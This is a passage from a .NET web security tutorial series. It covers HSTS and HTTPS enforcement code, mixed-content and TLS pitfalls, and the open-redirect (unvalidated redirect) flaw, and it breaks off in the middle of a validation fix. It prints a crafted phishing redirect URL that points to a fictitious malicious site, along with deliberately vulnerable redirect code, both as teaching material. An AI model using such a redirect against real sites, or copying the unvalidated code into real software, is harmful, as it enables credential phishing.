As tends to be the way with the web, not having a ratified spec is not grounds to avoid using it altogether. In fact it's beginning to be supported by major browsers, most notably Chrome who adopted it back in 2009 and Firefox who took it on board earlier this year. As is also often the case, other browsers – such as Internet Explorer and Safari – don't yet support it at all and will simply ignore the HSTS header.

So how does HSTS work? Once a supporting browser receives this header returned from an HTTPS request (it may not be returned over HTTP – which we now know can't be trusted – or the browser will ignore it), it will only issue subsequent requests to that site over the HTTPS scheme. The "Strict-Transport-Security" header also returns a "max-age" attribute in seconds

and until this period has expired, the browser will automatically translate any HTTP requests into HTTPS versions with the same path.

Enforcing HTTPS and supporting HSTS can easily be achieved in an ASP.NET app; it's nothing more than a header. The real work is done on the browser end which then takes responsibility for not issuing HTTP requests to a site already flagged as "Strict-Transport-Security". In fact the browser does its own internal version of an HTTP 301 but because we're not relying on this response coming back over HTTP, it's not vulnerable to the MITM attack we saw earlier.

The HSTS header and forceful redirection to the HTTPS scheme can both easily be implemented in the `Application_BeginRequest` event of the `global.asax`:

```
protected void Application_BeginRequest(Object sender, EventArgs e)
{
    switch (Request.Url.Scheme)
    {
        case "https":
            Response.AddHeader("Strict-Transport-Security", "max-age=300");
            break;
        case "http":
            var path = "https://" + Request.Url.Host + Request.Url.PathAndQuery;
            Response.Status = "301 Moved Permanently";
            Response.AddHeader("Location", path);
            break;
    }
}
```


With this in place, let's take a look at HSTS in action. What I'm going to do is set the link to the site's style sheet to explicitly use HTTP so it looks like this:

```
<link href="http://localhost/Content/Site.css" rel="stylesheet"
type="text/css" />
```

Now here's what happens when I make an HTTP request to the site with Chrome:

#	Result	Protocol	Host	URL	Body	Caching	Content-Type
1	301	HTTP	localhost	/	0		
2	200	HTTPS	localhost	/	6,029	private	text/html; cha
3	200	HTTPS	localhost	/Content/normalize.css	8,497		text/css
4	200	HTTPS	localhost	/Scripts/jquery-1.7.min.js	94,023		application/x-j
5	200	HTTPS	localhost	/Scripts/ASafaWebScript.js	550		application/x-j
6	200	HTTPS	localhost	/Content/Site.css	10,190		text/css
7	200	HTTPS	ssl.google...	/ga.js	12,985	max-a...	text/javascript
8	200	HTTPS	localhost	/Content/Images/Beta.png	5,973		image/png
9	200	HTTPS	localhost	/Content/Images/RowShade.png	143		image/png
10	200	HTTPS	localhost	/Content/Images/Logo.png	2,691		image/png
11	200	HTTPS	localhost	/Content/Images/RowStripe.png	116		image/png
12	200	HTTPS	localhost	/Content/Images/ContentBackground.png	5,991		image/png

And this is the response header of the second request:



There are three important things to note here:

1. Request 1: The HTTP request is responded to with an HTTP 301 redirecting me to the HTTPS scheme for the same resource.
2. Request 2: The HTTPS redirect from the previous point returns the "Strict-Transport-Security" header in the response.
3. Request 6: This is to the style sheet which was *explicitly* embedded with an absolute link using the HTTP scheme but as we can see, the browser has converted this to use HTTPS before even issuing the request.

Going back to the original example where packets sent over HTTP were sniffed, if the login had been over HTTPS and HSTS was used, it would have been impossible for the browser to issue requests over HTTP for the next 500 seconds even if explicitly asked to do so. Of course


this structure then disallows *any* content to be served over HTTP but in many cases, this is precisely the scenario you're looking to achieve.

One final comment on HSTS, or rather the concept of forcing HTTPS requests; even when the "Strict-Transport-Security" header is not returned by the server, it's still possible to ensure requests are only sent over HTTPS by using the [HTTPS Everywhere](#) plugin for Firefox. This plugin mimics the behaviour of HSTS and performs an in-browser redirect to the secure version of content for sites you've specified as being TLS-only. Of course the site still needs to support HTTPS in the first place, but where it does, the HTTPS Everywhere plugin will ensure all requests are issued across a secure connection. But ultimately this is only a mitigation you can perform as a *user* on a website, not as a *developer*.

Don't mix TLS and non-TLS content

This might seem like a minor issue, but loading a page over TLS then including non-TLS content actually causes some fairly major issues. From a purely technical perspective, it means that the non-TLS content can be intercepted and manipulated. Even if it's just a single image, you no longer have certainty of authenticity which is one of the key values that TLS delivers.

But the more obvious problem is that this will very quickly be brought to the attention of users of the webpage. The implementation differs from browser to browser, but in the case of Chrome, here's what happens when content is mixed:



By striking out the padlock icon and the HTTPS scheme in the URL, the browser is sending a very clear warning to the user – don't trust this site! The trust and confidence you've built with the user is very swiftly torn apart just by the inclusion of a single non-TLS asset on the page. The warning in the certificate info panel above is clear: you're requesting insecure resources and they can't be trusted to be authentic.

And that's all it takes – one asset. In Qantas' case, we can easily see this by inspecting the content in Fiddler. There's just a single request out of about 100 which is loaded over HTTP:

43	304	HTTPS	www.qantas.com.au	/img/_red08/common/navigation/c_title.gif
44	304	HTTPS	www.qantas.com.au	/img/_red08/common/navigation/c_off.gif
45	304	HTTP	www.qantas.com.au	/img/367x180/christmas-rewards-367x180.swf?theLink=https://ww
46	304	HTTPS	www.qantas.com.au	/img/_red08/common/navigation/c_arr_off.gif
47	304	HTTPS	www.qantas.com.au	/img/_red08/common/block_grey_bg_small.jpg


And what would justify sacrificing properly implemented TLS? Just one little Flash file promoting Secret Santa:



More likely than not it's an oversight on their part and it's something to remain vigilant about when building your apps. The bigger problem this poses is that once you start desensitising users to security warnings, there's a real risk that *legitimate* warnings are simply ignored and this very quickly erodes the value delivered by TLS.

Whilst mixed HTTPS and HTTP content is an easily solvable issue when all the content is served from the one site, it remains a constant challenge when embedding content from external resources. In fact some people argue that this is one of the reasons [why the web has not switched to SSL-only yet](#). For example, [Google AdSense doesn't support SSL version of their ads](#). Not being able to display revenue generating advertising is going to be a deal-breaker for some sites and if they rely on embedding those ads on authenticated pages, some tough decisions and ultimately sacrifices of either security or dollars are going to need to be made.


But it's not all bad news and many external services *do* provide HTTPS alternatives to ensure this isn't a problem. For example, [Google Analytics works just fine over HTTPS](#) as does [Twitter's tweet button](#). Ironically that last link is presently returning mixed content itself:



It just goes to show that as basic as the concept is, even the big guys get it wrong.

Sensitive data *still* doesn't belong in the URL

One mechanism people tend to regularly use to persist data across requests is to pass it around via query strings so that the URL has all the information it needs to process the request. For example, back in part 3 about [broken authentication and session management](#) I showed how the “cookieless” attribute of the forms authentication element in the web.config could be set to “UseUri” which causes the session to be persisted via the URL rather than by using cookies. It means the address ends up looking something like this:



In the example I showed how this meant the URL could then be reused elsewhere and the session hijacked. Transport layer security changes *nothing* in this scenario. Because the URL contains sensitive data it can still be handed off to another party – either through social engineering or simple sharing – and the session hijacked.

OWASP also talks about [keeping sensitive data out of the URL](#) and identifies additional risks in the SSL cheat sheet. These risks include the potential caching of the page (including URL) on the user's machine and the risk of the URL being passed in the referrer header when linking from one TLS site to another. Clearly the URL is not the right location to be placing anything that's either sensitive, or in the case of the session hijacking example above, could be used to perform malicious activity.

The (lack of) performance impact of TLS

The process of encrypting and decrypting content on the web server isn't free – it has a performance price. Opponents of applying TLS liberally argue that this performance impact is of sufficient significance that for sites of scale, the cost may well go beyond simply procuring a certificate and appropriately configuring the app. Additional processing power may be required in order to support TLS on top of the existing overhead of running the app over HTTP.

There's an excellent precedent that debunks this theory: Google's move to TLS only for Gmail. Earlier last year (before the emergence of Firesheep), Google made the call that *all* communication between Gmail and the browser should be secured by TLS. In Verisign's white paper titled [Protecting Users From Firesheep and other Sidejacking Attacks with SSL](#), Google is quoted as saying the following about the performance impact of the decision:

In order to do this we had to deploy no additional machines and no special hardware. On our production front-end machines, SSL/TLS accounts for less than 1% of the CPU load, less than 10KB of memory per connection and less than 2% of network overhead. Many people believe that SSL takes a lot of CPU time and we hope the above numbers (public for the first time) will help to dispel that.

Whilst the exact impact is *arguable* and certainly it will differ from case to case, Google's example shows that TLS everywhere is achievable with next to no performance overhead.

Breaking TLS

Like any defence we apply in information security, TLS itself is not immune from being broken or subverted. We've looked at mechanisms to circumvent it by going upstream of secure requests and attacking at the HTTP level, but what about the certificate infrastructure itself?

Only a few months back we saw how vulnerable TLS can be courtesy of [DigiNotar](#). The Dutch certificate authority demonstrated that a systemic breakdown in their own internal security could pave the way for a malicious party to issue perfectly legitimate certificates for the likes of Google and Yahoo! This isn't the first time a CA has been compromised; Comodo suffered an attack earlier this year in the now infamous [Comodo-gate incident](#) in which one of their affiliates was breached and certificates issued for Skype and Gmail, among others.

Around the same time as the DigiNotar situation, we also saw [the emergence of BEAST](#), the Browser Exploit Against SSL/TLS. What BEAST showed us is that an inherent vulnerability in the current accepted version of TLS (1.0), could allow an attacker to decipher encrypted cookies from the likes of PayPal. It wasn't a simple attack by any means, but it did demonstrate that flaws exist in places that nobody expected could actually be exploited.

But the reality is that [there remains numerous ways to break TLS](#) and it need not always involve the compromise of a CA. Does this make it "insecure"? No, it makes it imperfect but nobody is about to argue that it doesn't offer a significant advantage over plain old HTTP communication. To the contrary, [TLS has a lot of life left](#) and will continue to be a cornerstone of web security for many years to come.

Summary

Properly implementing transport layer protection within a web app is a lot of information to take on board and I didn't even touch on many of the important aspects of certificates themselves; encryption strength (128 bit, 256 bit), [extended validation](#), protecting private keys, etc.

Transport security remains one of those measures which whilst undoubtedly advantageous, is also far from fool proof. This comment from Moxie Marlinspike in the video on the SSL Strip page is testimony to how fragile HTTPS can actually be:

Lots of times the security of HTTPS comes down to the security of HTTP, and HTTP is not secure

What's the solution? Many people are saying responsibility should fall back to DNS so that sites which should only be served over secure connections are designated outside of the transport layer and thus less prone to manipulation. But then DNS is not fool proof.

Ultimately we, as developers, can only work with the tools at our disposal and certainly there are numerous ways we can mitigate the risk of insufficient transport layer protection. But as with the other posts in this series, you can't get things perfect and the more you understand about the potential vulnerabilities, the better equipped you are to deal with them.

As for the ASafaWeb website, you'll now observe a free StartSSL certificate on the [login page](#) which, naturally, is loaded over TLS. Plus I always navigate directly to the HTTPS address by way of bookmark before authenticating. It's really not that hard.

Resources

1. [OWASP Transport Layer Protection Cheat Sheet](#)
2. [HTTP Strict Transport Security has landed!](#)
3. [SSL Strip](#)

Part 10: Unvalidated Redirects and Forwards, 12 Dec 2011

In the final part of this series we'll look at the risk of an unvalidated redirect or forward. As this is the last risk in the Top 10, it's also the lowest risk. Whilst by no means innocuous, the [OWASP Risk Rating Methodology](#) has determined that it takes last place in the order.

The practice of unvalidated redirects and forwards, also often referred to as an “open redirect”, appears fairly benign on the surface. However, it can readily be employed in conjunction with a combination of social engineering and other malicious activity such as a fraudulent website designed to elicit personal information or serve malware.

What an unvalidated redirect does is allows an attacker to exploit the trust a user has in a particular domain by using it as a stepping stone to another arbitrary, likely malicious site. Whilst this has the potential to do considerable damage, it's also a contentious vulnerability which some organisations consciously choose to leave open. Let's take a look at how it works, how to exploit it then how to protect against it.

Defining unvalidated redirects and forwards

This is actually an extremely simple risk to detect and exploits against it can occur in a number of different ways. In some ways, exploiting it is actually very similar to how you might approach a site which is vulnerable to the XSS flaws we looked at back in [part 2](#) of this series.

Here's how OWASP summarises it:

Web applications frequently redirect and forward users to other pages and websites, and use untrusted data to determine the destination pages. Without proper validation, attackers can redirect victims to phishing or malware sites, or use forwards to access unauthorized pages.

In fact the root of the problem is exactly what we were looking at back in the first two parts of the series: untrusted data. Let's look at that definition from [part 1](#) again:

Untrusted data comes from any source – either direct or indirect – where integrity is not verifiable and intent may be malicious. This includes manual user input such as form data, implicit user input such as request headers and constructed user input such as query string variables. Consider the application to be a black box and any data entering it to be untrusted.

OWASP defines the risk as follows:


Threat Agents	Attack Vectors	Security Weakness		Technical Impacts	Business Impact
	Exploitability AVERAGE	Prevalence UNCOMMON	Detectability EASY	Impact MODERATE	
Consider anyone who can trick your users into submitting a request to your website. Any website or other HTML feed that your users use could do this.	Attacker links to unvalidated redirect and tricks victims into clicking it. Victims are more likely to click on it, since the link is to a valid site. Attacker targets unsafe forward to bypass security checks.	Applications frequently redirect users to other pages, or use internal forwards in a similar manner. Sometimes the target page is specified in an unvalidated parameter, allowing attackers to choose the destination page. Detecting unchecked redirects is easy. Look for redirects where you can set the full URL. Unchecked forwards are harder, since they target internal pages.		Such redirects may attempt to install malware or trick victims into disclosing passwords or other sensitive information. Unsafe forwards may allow access control bypass.	Consider the business value of retaining your users' trust. What if they get owned by malware? What if attackers can access internal only functions?

So we're looking at a combination of untrusted data with trickery, or what we commonly know of as social engineering. The result of all this could be malware, data theft or other information disclosure depending on the objectives of the attacker. Let's take a look at how all this takes place.

Anatomy of an unvalidated redirect attack

Let's take a fairly typical requirement: You're building a website which has links off to other sites outside of your control. Nothing unusual about that but you want to actually keep track of which links are being followed and log the click-through.


Here's what the front page of the website looks like:



There are a couple of noteworthy thing to point out;

1. The domain: let's assume we recognise and trust the fictitious mytrustedsite.com (I've updated my [hosts file](#) to point to a local IIS website) and that seeing this host name in an address gives us confidence in the legitimacy of the site and its content.
2. The target URL of the hyperlink: you can see down in the status bar that it links off to a page called `Redirect.aspx` with a query string parameter named `URL` and a value of <http://troyhunt.com>


What's happening here is pretty self-explanatory, in fact that's the whole reason why detectability is so easy. Obviously once we click the link we expect to see something like this:



Now let's imagine we've seen a link to this domain through a channel such as Twitter. It might appear something like this:



As best as a casual observer can tell, this is a perfectly legitimate link. It establishes confidence and credibility as the domain name is recognisable; there's no reason to distrust it and for all intents and purposes, clicking on the link will load legitimate content on My Trusted Site. However:



See the problem? It's very subtle and indeed that's where the heart of the attack lies: The address bar shows that even though we clicked on a URL which *clearly* had the host name of mytrustedsite.com, we're now on myuntrustedsite.com. What's more, there's a logon form asking for credentials which you'd naturally expect would be handled properly under the circumstances. Clearly this won't be the case in this instance.

Bingo. An unvalidated redirect has just allowed us to steal someone's credentials.

What made this possible?

This is a simple attack and clearly it was made possible by a URL crafted like this:

<http://mytrustedsite.com/Redirect.aspx?Url=http://myuntrustedsite.com>

The code behind the page simply takes the URL parameter from the query string, performs some arbitrary logging then performs a redirect which sends an HTTP 302 response to the browser:

```
var url = Request.QueryString["Url"];
LogRedirect(url);
Response.Redirect(url);
```

The attack was made more credible by the malicious site having a similar URL to the trusted one and the visual design being consistent (albeit both sample implementations). There is nothing that can be done about the similar URL or the consistent branding; all that's left is controlling the behaviour in the code above.

Taking responsibility

Before getting into remediation, there's an argument that the attack sequence above is not really the responsibility of the trusted site. After all, isn't it the malicious site which is stealing credentials?

Firstly, the attack above is only one implementation of an unvalidated redirect. Once you can control *where* a legitimate URL can land an innocent user, a whole world of other options open up. For example, that could just as easily have been a link to a malicious executable. Someone clicks the link then gets prompted to execute a file. Again, they're clicking a known, trusted URL so confidence in legitimacy is high. All the [UAC](#) in the world doesn't change that fact.

The ability to execute this attack via *your* site is *your* responsibility because it's *your* brand which cops the brunt of any fallout. "Hey, I loaded a link from mytrustedsite.com now my PC is infected." It's not a good look and you have a vested interest in this scenario not playing out on your site.

Whitelists are still important

Going back to that first part in the series again, I made a very emphatic statement that said "All input must be validated against a [whitelist](#) of acceptable value ranges". This still holds true for unvalidated redirects and forwards and it's the key to how we're going to mitigate this risk.

Firstly, the code in the snippet earlier on performed no validation of the untrusted data (the query string), whatsoever. The first port of call should be to ensure that the URL parameter is indeed a valid URL:

```
var url = Request.QueryString["Url"];
if (!Uri.IsWellFormedUriString(url, UriKind.Absolute))
{
```

```
// Gracefully exit with a warning message  
}
```

